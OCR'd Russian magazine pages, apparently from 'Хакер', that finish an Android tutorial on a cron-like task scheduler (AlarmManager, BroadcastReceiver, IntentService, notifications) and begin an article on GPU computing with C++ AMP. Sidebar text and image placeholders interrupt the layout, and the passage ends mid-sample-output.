Следующий за этим цикл помещает задачу в базу данных с помощью метода insertAlarm(long UTIME, String MSG), принимающего в качестве параметров UNIX-time и текст сообщения. Затем с помощью метода c.add() экземпляр календаря сдвигается на один день вперед. Весь цикл продолжается repeat раз. Мы используем константу Calendar.DAY_OF_MONTH для прибавления одного дня, но также можно воспользоваться константами Calendar.MONTH, Calendar.YEAR, Calendar.HOUR_OF_DAY, Calendar.MINUTE и подобными. Если второй параметр отрицательный — указанный параметр вычитается.

В завершении функции вызывается статический метод scheduleAlarms(this), определенный в широковещательном




GUI главной активности нашего приложения в редакторе…




…и на смартфоне

## SET VS SETREPEATING

Внимательный читатель наверняка заметит, что в классе AlarmManger уже есть подходящая функция для задания периодических сигнализаций — setRepeating, но, тем не менее, мы ее не используем. Эта функция, безусловно, хороша в том случае, если у тебя всего десяток сигнализаций. А если их в десять раз больше? Управлять всем этим зоопарком будет гораздо сложнее, чем в нашем случае. Кроме того, как ты сам видишь, ручной расчет периодичности с помощью Java-календаря (Calendar) не представляет особой сложности.

## БОНУС ОТ ][

Чтобы посмотреть все установленные сигнализации на смартфоне, можно воспользоваться командой

```
adb shell dumpsys↵
alarm > alarm.txt
```

Анализ полученного файла позволит выявить все приложения, злоупотребляющие пробуждением устройства (и следовательно, разряжающие батарею), а также узнать, например, как часто Gmail проверяет почту, а Hangout запрашивает сообщения.

## СПЯЩИЙ ANDROID

Несмотря на то что мы использовали флаг AlarmManager.RTC_WAKEUP, существует ненулевая вероятность того, что разбуженный с его помощью фоновый сервис (IntentService) фактически не успеет начать обрабатывать намерения. Все дело в блокировке пробуждения, которой обладают широковещательный приемник (BroadcastReceiver) и менеджер сигнализаций (AlarmManager) для пробуждения устройства, но которая освобождается после выполнения кода в onReceive приемника. Фоновый сервис подобной блокировкой не обладает. На страницах «Хакера» уже поднималась эта тема в № 6 за 2013 год (см. «Задачи на собеседованиях»).

приемнике AlarmReceiver и инициализирующий установку сигнализации. В качестве параметра мы передаем ссылку на текущий контекст. У этого метода будет еще одна форма, но об этом позднее.

### ШИРОКОВЕЩАТЕЛЬНЫЙ ПРИЕМНИК

Код приемника (AlarmReceiver.java) представлен ниже:

```
public class AlarmReceiver extends↵
BroadcastReceiver {@Override
  public void onReceive(Context context, Intent intent)
  {
     scheduleAlarms(context);
  }
  static void scheduleAlarms(Context ctxt) {
     long NOW = Calendar.getInstance()↵
     .getTimeInMillis();
     startAlarmService(ctxt, NOW);
  }
  static void scheduleAlarms(Context ctxt,↵
    long TIME) {
     startAlarmService(ctxt, TIME);
  }
  static void startAlarmService(Context ctxt,↵
  long UTIME) {
     Intent i = new Intent(ctxt,↵
     AlarmService.class);
     i.setAction(AlarmService.SET_ALARM);
     i.putExtra("utime", UTIME);
     ctxt.startService(i);
  }
}
```

Данный код требует некоторых пояснений. Класс AlarmReceiver наследуется от суперкласса BroadcastReceiver, который требует реализации абстрактного метода public void onReceive(Context context, Intent intent), срабатывающего при поступлении определенного намерения (в нашем случае — intent.action.BOOT_COMPLETED). Любой приемник должен быть обязательно зарегистрирован в манифесте приложения (AndroidManifest.xml):

```
<receiver android:name=".AlarmReceiver" >
 <intent-filter>
    <action android:name=↵
    "android.intent.action.BOOT_COMPLETED" />
 </intent-filter>
</receiver>
```

DVD.XAKEP.RU

На сайте ты найдешь полный код приложения.

Метод scheduleAlarms имеет две формы: с указанием времени (расширенная), назовем его базовым, относительно которого нужно ставить сигнализацию, и без. Если время не указывается, то в качестве базового используется текущее время, то есть мы будем ставить сигнализации на ближайшее время (опережающее текущее) и отбросим все сигнализации в прошлом. Расширенная версия пригодится нам немного позже.

Венцом работы широковещательного приемника будет вызов метода startAlarmService, запускающего фоновый сервис. В качестве параметра в StartService используется намерение. Намерение (Intent) — основа основ механизма для вызова различных компонентов в Android. Таковыми являются активности, сервисы, приемники и прочее. В нашем случае в качестве намерения указывается экземпляр нашего сервиса (AlarmService). Все намерения класс IntentService обрабатывает по очереди. Для передачи строкового ключа SET_ALARM воспользуемся методом SetAction, делающим наше намерение уникальным в системе (кстати, для уникальности в константу SET_ALARM включено имя пакета: SET_ALARM = "com.example.cron_SET_ALARM"). Также намерения могут содержать поля типа «ключ = значение», чем мы и воспользуемся, указав в качестве ключа utime базовое время (метод putExtra). Наконец мы подошли к самой главной части нашего планировщика — фоновому сервису.

*Венцом работы широковещательного приемника будет вызов метода startAlarmService, запускающего фоновый сервис. В качестве параметра в StartService используется намерение. Намерение (Intent) — основа основ механизма для вызова различных компонентов в Android*

### ФОНОВЫЙ СЕРВИС

Для начала фоновый сервис необходимо зарегистрировать в манифесте приложения:

```
<service android:name=".AlarmService" >
</service>
```

Код сервиса условно можно разделить на две части: установка сигнализации и собственно сама сигнализация. Начнем с установки (для экономии ценного места в журнале отладочная печать опущена):



```
public class AlarmService extends IntentService↵
{@Override
protected void onHandleIntent(Intent intent) {
  Bundle extras = intent.getExtras();
  long TIME = extras.getLong("utime");
  if (intent.getAction().equalsIgnoreCase↵
  (SET_ALARM)) {
      AlarmDb db = new AlarmDb(this);
      db.open();
      Cursor c = db.select_NEXT_ALARM(TIME);
      AlarmManager mgr = (AlarmManager)↵
      this.getSystemService(Context.ALARM_SERVICE);
      Intent i = new Intent↵
      (this, AlarmService.class);
      if (c.getCount() > 0) {
           c.moveToFirst();
           int UTIMEi = c.getColumnIndex("utime");
           long UTIME = c.getLong(UTIMEi);
           i.putExtra("utime", UTIME);
           i.setAction(AlarmService.RUN_ALARM);
           PendingIntent pi = PendingIntent.↵
           getService(this, 0, i,↵
           PendingIntent.FLAG_UPDATE_CURRENT);
           mgr.cancel(pi);
           mgr.set(AlarmManager.RTC_WAKEUP,↵
           UTIME, pi);
      } else {
           PendingIntent pi = PendingIntent.↵
           getService(this, 0, i, PendingIntent.↵
           FLAG_UPDATE_CURRENT);
           mgr.cancel(pi);
      }
      c.close();
      db.close();
  }
}
```

Обработку очередного поступающего намерения сервис (IntentService) выполняет в методе protected void onHandleIntent(Intent intent). Получив намерение (Intent), мы извлекаем данные, запакованные ранее в широковещательном приемнике, — базовое время (getLong) и флаг (getAction). Если флаг соответствует константе SET_ALARM, подключаемся к базе данных и получаем запись по сформированному в db.select_NEXT_ALARM(TIME) запросу:

```
SELECT utime FROM tbSheduler WHERE utime
 >= TIME ORDER BY utime LIMIT 1
```

Это значит, что мы запрашиваем ближайшее задание со временем, опережающим базовое (которое мы извлекли в переменную TIME с помощью getLong). Разумеется, при определении первого задания в TIME окажется текущее время системы.

Получив задание и определив его время в переменной UTIME, мы приступаем непосредственно к установке сигнализации. Как и ранее, в широковещательном приемнике мы должны создать намерение, связанное с нашим фоновым сервисом: Intent i = new Intent(this, AlarmService.class), а также указать флаг срабатывания сигнализации: i.setAction(AlarmService.RUN_ALARM) и время срабатывания: i.putExtra("utime", UTIME). Так как наше намерение отложено до времени срабатывания, оно должно быть обернуто в оболочку ожидающего намерения (PendingIntent):


Наш планировщик за работой

WWW

Готовый класс WakefulIntentService, сохраняющий семантику использования IntentService, но с блокировкой пробуждения на GitHub: github.com/commonsguy/cwac-wakeful

```
PendingIntent pi =↵
PendingIntent.getService
(this, 0, i, PendingIntent.↵
FLAG_UPDATE_CURRENT);
```

Флаг FLAG_UPDATE_CURRENT означает, что, если намерение уже создано, необходимо лишь обновить его данные: в нашем случае — ключ-значение utime (без этого флага намерение не изменится).

Итак, у нас все готово для установки сигнализации:

```
AlarmManager mgr =↵
(AlarmManager)this.↵
getSystemService↵
(Context.ALARM_SERVICE);
mgr.set(AlarmManager↵
.RTC_WAKEUP, UTIME, pi);
```

Сначала мы получаем доступ к системной службе менеджера сигнализаций, указывая соответствующую константу — Context.ALARM_SERVICE. Для установки сигнализации мы будем использовать метод set (о методе setRepeating см. врезку), передавая ему в качестве второго параметра время срабатывания сигнализации UTIME, а в качестве третьего — уже подготовленное нами ожидающее намерение pi. Применение в качестве первого параметра AlarmManager.RTC_WAKEUP приводит к тому, что сигнализация будет пробуждать устройство (см. второй пункт постановки задачи). Если бы нам не нужно было будить устройство, то мы бы могли указать флаг AlarmManager.RTC для доставки намерения уже после пробуждения устройства.


Если в базе данных больше не находится подходящих заданий, сигнализация отменится с помощью метода cancel(pi), принимающего в качестве параметра то же ожидающее намерение.

Нам осталось рассмотреть только непосредственно код срабатывания сигнализации. Здесь, как ты сам увидишь, все тривиально:

```
long TIME = extras.getLong("utime");
...
if (intent.getAction().equalsIgnoreCase↵
(RUN_ALARM)) {
    AlarmDb db = new AlarmDb(this);
    db.open();
    Cursor c = db.select_ALARM_BY_UTIME(TIME);
    int MSGi = c.getColumnIndex("msg");
    String title, text;
    c.moveToFirst();
    if (!c.isAfterLast()) {
        title = "Тревога!";
        text = c.getString(MSGi);
        String link = "Нажми меня... ";
        showNotification(title, text, link);
    }
    c.close();
    db.close();
    TIME += 500;
    AlarmReceiver.scheduleAlarms(this, TIME);
}
```

При срабатывании сигнализации запрашиваем из нашей базы данных абсолютно все задания с временем TIME. SQL-запрос в db.select_ALARM_BY_UTIME(TIME) выглядит следующим образом:

```
SELECT msg FROM tbSheduler WHERE utime = TIME
```



## ИКОНКИ В УВЕДОМЛЕНИЯХ

При выводе уведомлений в статусной строке неплохо бы вместе с текстом показывать соответствующую иконку. В Eclipse есть удобный инструмент, помогающий создать такую иконку сразу для всех размеров экрана и версии Android. Чтобы его вызвать, в контекстном меню своего проекта выбери New → Other → Android Icon Set → Notification Icons. В появившемся мастере открой графический файл или укажи необходимый текст (см. скриншот). Все возможные виды твоей иконки будут созданы автоматически.



↑ **Создаем иконку**

Функция showNotification выводит в статусной строке новое уведомление, состоящее из двух иконок (иконки приложения и уведомления), заголовка (title), текста (text) и дополнительной информации (info):


```
private void showNotification↵
(String title, String text, String info) {
  Intent intent = new Intent↵
  (this, Main.class);
  PendingIntent pendingIntent = ↵
  PendingIntent.getActivity(this, 0, intent, 0);
  NotificationManager notificationManager =↵
  (NotificationManager)getSystemService↵
  (Context.NOTIFICATION_SERVICE);
  Bitmap bm = BitmapFactory.↵
  decodeResource(getResources(),↵
  R.drawable.ic_launcher);
  NotificationCompat.Builder b =↵
  new NotificationCompat.Builder(this);
  b.setAutoCancel(true)
   .setDefaults(Notification.DEFAULT_SOUND)
   .setContentTitle(title)
   .setContentText(text)
   .setContentInfo(info)
   .setContentIntent(pendingIntent)
   .setSmallIcon(R.drawable.ic_notify)
   .setLargeIcon(bm)
   .setWhen(System.currentTimeMillis())
   .setTicker(title);
  Notification n = b.getNotification();
  notificationManager.notify(NOTIFY_GROUP, n);
}
```

С помощью константы Context.NOTIFICATION_SERVICE мы запрашиваем доступ к системной службе уведомлений. Далее заполняем все поля, определяющие надписи и иконки (отличия уведомлений в разных версиях Android представлены на скриншоте), а также время срабатывания — setWhen(System.currentTimeMillis()), то есть немедленно. Метод setContentIntent задает уже знакомое тебе ожидающее намерение, вызываемое при нажатии на уведомление. В нашем случае мы просто запускаем единственную активность нашего планировщика (Main.java). Указанная в setDefaults константа Notification.DEFAULT_SOUND определяет в качестве звукового сопровождения уведомления стандартный звуковой сигнал.

Как ты уже, скорее всего, мог заметить, мы обработали всего лишь одно задание на конкретное время, обработка остальных пусть станет твоим домашним заданием на сегодня.


Едва разобравшись с одной сигнализацией, мы увеличиваем время на полсекунды и вызываем расширенную версию scheduleAlarms из широковещательного приемника для установки следующей. Почему именно так, спросишь ты? Дело в том, что два задания могут быть столь сильно близки к друг другу по времени, что второе просто не сработает, поскольку еще не завершилось первое. Передавая в качестве параметра время первого с небольшим сдвигом (в большинстве случаев достаточно 1 мс), мы гарантируем, что второе задание, пусть и с вынужденной задержкой, сработает. К слову, в нашем планировщике задания ставятся с точностью до минуты, но ничто не мешает увеличить точность до секунд или даже миллисекунд.

> ***Как ты мог заметить, мы обработали только одно задание на конкретное время, обработка остальных станет твоим домашним заданием***





← **Уведомление: Android 2 vs Android 4**





| Time | Application | Tag | Text |
|---|---|---|---|
| 01-22 09:31:17.370 | com.example.cron | CronAlarm | Сигнализация установлена: время = 22.1.2015 9:35( 1421908500000 ) |
| 01-22 09:31:17.370 | com.example.cron | CronAlarm | AlarmService завершен |
| 01-22 09:35:00.000 | com.example.cron | CronAlarm | Аларм! время = 22.1.2015 9:35( 1421908500000 ) |
| 01-22 09:35:00.020 | com.example.cron | CronAlarm | AlarmService завершен |
| 01-22 09:35:00.020 | com.example.cron | CronAlarm | Сигнализация снята! |
| 01-22 09:35:00.020 | com.example.cron | CronAlarm | AlarmService завершен |

↓ **Отладочная печать незаменима при разработке**

## ВЫВОДЫ

Сегодня мы познакомились с механизмом работы широковещательного приемника в операционной системе Android, запустили фоновый сервис, немного поработали с базой данных, научились выводить системные уведомления, создали пару ожидающих намерений. И конечно же, подготовили неплохой каркас для планировщика, постепенно наращивая который ты сможешь создать свою уникальную и неповторимую версию Cron'а.


# ВЫЧИСЛЯЕМ НА GPU

## ИЗУЧАЕМ ГЕТЕРОГЕННЫЙ ПАРАЛЛЕЛИЗМ НА C++ С ПОМОЩЬЮ AMP



Юрий «yurembo» Язев,
независимый игродел
yazevsoft@gmail.com

Когда увеличивать количество транзисторов на ядре микропроцессора стало физически невозможно, производители начали помещать на один кристалл несколько ядер. Вместе с тем появились фреймворки, позволяющие распараллеливать исполнение кода: Threading Building Blocks и Cilk от Intel, Concurrency Runtime (включает Parallel Patterns Library и Asynchronous Agents Library) и Task Parallel Library (первый для нативного кода, второй для управляемого) от Microsoft и другие. И это было только начало. Производители видеоадаптеров — графических процессоров тоже не стояли на месте, они добавляли ядра не единицами, а десятками и сотнями. И программистам это понравилось!



Поначалу графические процессоры были пригодны для весьма узкого круга задач (угадай, каких), но выглядели очень соблазнительно, и разработчики программного обеспечения решили воспользоваться их мощью, чтобы передать на графические ускорители часть вычислений. Поскольку ГП невозможно использовать таким же образом, как ЦП, понадобились новые инструменты, которые не заставили себя ждать. Так появились **CUDA, OpenCL** и **DirectCompute.** Эта новая волна получила имя GPGPU (General-purpose graphics processing units), обозначающее технику использования графического процессора для вычислений общего назначения. Таким образом, для решения весьма общих задач стали использоваться несколько совершенно разных микропроцессоров, что породило название «гетерогенный параллелизм». Собственно, это и есть тема нашего сегодняшнего разговора.

На рынке уже появилось много разных инструментов для вычислений с помощью графического адаптера. Давай посмотрим, какая технология лучше всего подойдет для наших целей. Сразу же определим, каким требованиям она должна отвечать: быть максимально платформонезависимой (в том числе программно и аппаратно), легко сопрягаемой с имеющимся кодом и используемыми инструментами программирования.

### CUDA

Итак, **CUDA** — запатентованная технология GPGPU от NVIDIA, и в этом совсем нет ничего плохого. Для написания Cuda-скриптов используется язык, близкий к C, но со своими ограничениями. В целом — заслуживающая внимания и довольно широко используемся технология. Между тем зависимость от конкретного вендора портит всю картину.

### FIRESTREAM

**FireStream** — то же самое, что CUDA, только от AMD, поэтому не будем задерживать пациента.

### OPENCL

**OpenCL** — открытый язык вычислений, свободная, непатентованная технология, весьма интересное зрелище, однако в своей основе это весьма отличный от C язык (хотя разработчики говорят об обратном). В таком случае программисту придется изучать почти полностью новый язык с нестандартными функциями. Это навевает грусть. К тому же, так как не существует стандарта на двоичный код, компилятор от любого вендора имеет полное право генерировать несовместимый код, из чего следует, что на каждой платформе шейдеры придется перекомпилировать, для чего необходимы их исходные коды. Изначально OpenCL был разработан в Apple, ну а сейчас им заведует Khronos Group — так же, как OpenGL.

## DIRECTCOMPUTE

**DirectCompute** — новый модуль DirectX 11, позволяющий осуществлять операции GPGPU. До введения DirectCompute в DirectX присутствовал язык для реализации вычислений на графическом процессоре, но они были завязаны исключительно на графику. Части приложения, использующие DirectCompute, тоже программируются на HLSL, только теперь этот код может служить более общим целям. Логично предположить, что DirectCompute — детище Microsoft, но его развитием занимаются также NVIDIA и AMD. В отличие от OpenCL, DirectCompute имеет стандарт и компилируется в аппаратно независимый байт-код, что позволяет ему без перекомпиляции выполняться на разном оборудовании. В операционных системах, отличных от Windows и, соответственно, не имеющих поддержки DirectX, для выполнения DirectCompute-кода используется OpenCL. Как я говорил выше, код для DirectCompute пишется на С-подобном языке HLSL, имеющем свои особенности (нестандартные типы данных, функции и прочее).

## AMP

Казалось бы, ни одна технология не обещает быть удобной и достаточно продуктивной. Однако Microsoft приготовила еще одну фичу — надстройку для языка C++ — **AMP** (Accelerated Massive Parallelism — ускоренный массивный параллелизм). И включила ее поддержку в компилятор Visual C++, начиная с версии, вошедшей в Visual Studio 2012 (многие инструменты для работы с параллелизмом появились только в следующей версии студии — Visual Studio 2013).


В общем случае есть два способа распараллеливания программ: по данным и по задачам. При работе с графическим процессором распараллеливание происходит по первому типу, так как ГП имеет большое количество ядер, каждое из которых выполняет расчеты независимо над своим набором данных. Если на ЦП выполняемые задачи принято называть процессами (которые делятся на потоки и так далее), то задачи, выполняемые на ГП, называют нитями (в Windows NT >= 5.1 тоже есть нити, но не будем придираться к определениям). Таким образом, у каждого ядра есть своя нить. AMP позволяет, используя привычные средства программирования, распараллеливать выполнение кода на графические адаптеры, в случае если их несколько. AMP может работать со всеми современными ГП, поддерживающими DirectX 11. Тем не менее перед запуском кода на ГП его совместимость с AMP лучше заранее проверить, чем мы займемся в следующем разделе.


В отличие от рассмотренных выше тулз для GPGPU, где использованы диалекты C, в AMP используется C++, со всеми его достоинствами: типобезопасностью, исключениями, перегрузкой, шаблонами и прочим.


Отсюда следует, что разработка гетерогенных приложений стала удобнее и продуктивнее. Что особенно важно для чистоты языка, AMP добавляет только два новых ключевых слова к C++, в остальном используются библиотечные средства AMP (шаблонные функции, типы данных и так далее). Благодаря этому AMP на уровне кода совместим с Intel TBB. Плюс к этому Microsoft открыла спецификацию на AMP всем желающим. Таким образом, сторонние разработчики могут не только расширять AMP, но и переносить его на другие программно-аппаратные платформы, поскольку AMP разработан с заделом на будущее, когда код можно будет исполнять не только на ЦП и графических ускорителях.




**Рис. 1. Ноутбук, на котором все это тестировалось**







## AMP И ПОДДЕРЖИВАЕМЫЕ УСКОРИТЕЛИ


Напишем программу для получения всех устройств, поддерживающих AMP. Она будет выводить их список в консоль, также программа будет выводить значения некоторых важных для AMP свойств ускорителей.


Создай консольный Win32-проект; для подключения AMP не нужны дополнительные танцы с настройкой компилятора, достаточно только подключения заголовочного файла — amp.h и пространства имен — concurrency. Еще нужны заголовки для подключения операций ввода-вывода — iostream и iomanip. В функции _tmain мы только установим локаль и вызовем функцию show_all_accelerators, которая выполнит необходимую работу — выведет список акселераторов и их свойства. Эта функция ничего не должна возвращать, а внутри нее происходят две операции. В первой мы от объекта класса accelerator с помощью статичного метода get_all получаем вектор, содержащий все доступные ускорители. Второе действие осуществляется с помощью алгоритма for_each из пространства имен concurrency. Этот алгоритм выполняет лямбду для каждого элемента вектора: std::for_each(accs.cbegin(), accs.cend(), [=, &n] (const accelerator& a). Лямбда, соответственно, передается третьим параметром, здесь показан только ее интродуктор, в нем мы указываем компилятору, что объект акселератора, выбранный из вектора, передаем по значению, а инкрементируемую переменную n — по ссылке. Внутри лямбды мы просто выводим некоторые свойства графического адаптера, как то: путь к устройству (имеется в виду шина), выделенная память, подключен ли монитор, находится ли устройство в отладочном режиме, эмулируется ли функциональность (с помощью ЦП), поддерживается или нет двойная точность, поддерживается ли ограниченная двойная точность (если да, в таком случае устройство позволяет осуществлять не полный набор вычислений, определенные операции не поддерживаются). В моем случае (на ноутбуке с двумя видеоадаптерами) вывод программы следующий (рис. 2).

Как видно, кроме двух физических ускорителей, установленных у меня в ноуте, были обнаружены еще три. Разберемся с ними. **Software Adapter** (REF) — программный адаптер, эму-

лирующий ГП на ЦП, также называется средством программной отрисовки. Он работает гораздо медленнее аппаратного ГП. Присутствует только в Windows 8. Используется главным образом для отладки приложений. **CPU accelerator** есть как в Windows 8, так и в Windows 7. Тоже очень медленный, поскольку работает на ЦП, применяется для отладки. **Microsoft Basic Renderer Driver** — лучший выбор из эмулируемых ускорителей, также работает на CPU, поставляется в комплекте с Visual Studio 2012 и выше. Он же известен как WARP (Windows Advanced Rasterization Platform). Для рендеринга использует функциональность Direct3D. Повышенная скорость работы по сравнению с другими эмуляторами достигается благодаря применению инструкций SIMD (SSE).

Кроме того, для разработки и отладки C++ AMP приложений рекомендуется использовать ОС Windows 8, и это утверждение я готов аргументировать. Как я говорил выше, во-первых, это поддержка отладки на эмулируемом ускорителе, поддержка вычислений с двойной точностью, благодаря спецификации WDDM 1.2, увеличенное количество буферов (я про буферы DirectCompute), позволяющие запись (с поддержкой DirectX 11.1). И самое главное — из-за того, что в Windows 8 во время копирования данных из ускорителя в память ЦП глобальная блокировка ядра не захватывается (в отличие от положения дел на Windows 7), операция копирования происходит быстрее, от чего возрастает общая производительность.








## ЭЛЕМЕНТЫ AMP

AMP состоит из весьма небольшого набора базовых элементов, часть из которых используются в каждом AMP-проекте. Рассмотрим их кратенько.

Мы уже видели объект класса **accelerator**, представляющий вычислительное устройство. По умолчанию он инициализируется самым подходящим из имеющихся акселераторов. После получения с помощью функции get_all списка всех присутствующих ускорителей ему методом set_default можно назначить другой ГП, передав в параметре путь к последнему. Каждый ускоритель (объект класса accelerator) имеет одно или несколько изолированных логических представлений (находящихся в памяти видеоадаптера), в которых производят вычисления нити, относящиеся к данному конкретному ГП. Объект класса **accelerator_view** представляет собой своего рода ссылку на ускоритель. Она позволяет более широко работать с объектом: например, у тебя будет возможность обрабатывать исключения TDR — обнаружение тайм-аута и восстановление (такое исключение происходит, к примеру, если ГП выполняет вычисления дольше двух секунд, при этом в Windows 7, в отличие от Windows 8, исключения TDR нельзя отключить). Если это исключение не обработать и не передать вычисления на другой accelerator_view, тогда восстановить работу можно только перезапуском приложения. Шаблонный тип **array**, как и следует из названия, представляет набор данных, предназначенных для вычислений на ГП. Эта коллекция создается в представлении ГП. Чтобы создать коллекцию данного типа, надо передать конструктору два параметра: тип данных и количество объектов данного типа. Можно создать массив разных размерностей (до 128), задается в конструкторе или путем изменения его шаблонного типа extent <>; имеются перегруженные конструкторы; заполнить массив значениями можно как на этапе его создания (в конструкторе), так и после (с помощью метода copy). Для определения позиции элемента в массиве существует специальный шаблонный тип index <>. Тип **array_view** относится к типу array так же, как accelerator_view к accelerator, другими словами — представляет собой ссылку. Она может быть кстати, когда не нужно копировать данные из памяти ЦП в память ГП и обратно. Например, коллекция array всегда находится в памяти ГП, то есть в момент ее инициализации данные копируются из ЦП в ГП. С другой стороны, если объявить объект array_view на основе вектора из области ЦП, данные вектора не будут скопированы до момента непосредственной работы с ГП, а эта работа выполняется внутри алгоритма parallel_for_each. Таким образом, это единственная точка приложения, где код распараллеливается для выполнения на акселераторе. Код выполняется на том ГП, массив которого передан алгоритму. В первом параметре parallel_for_each получает объект extent (или размерность) массива объектов, для которых алгоритм выполняет










**Рис. 2. Доступные ускорители**

```
C:\WINDOWS\system32\cmd.exe
  1: Intel(R) HD Graphics 4000
       device_path                       = PCI\VEN_8086&DEV_0166&SUBSYS_05781028
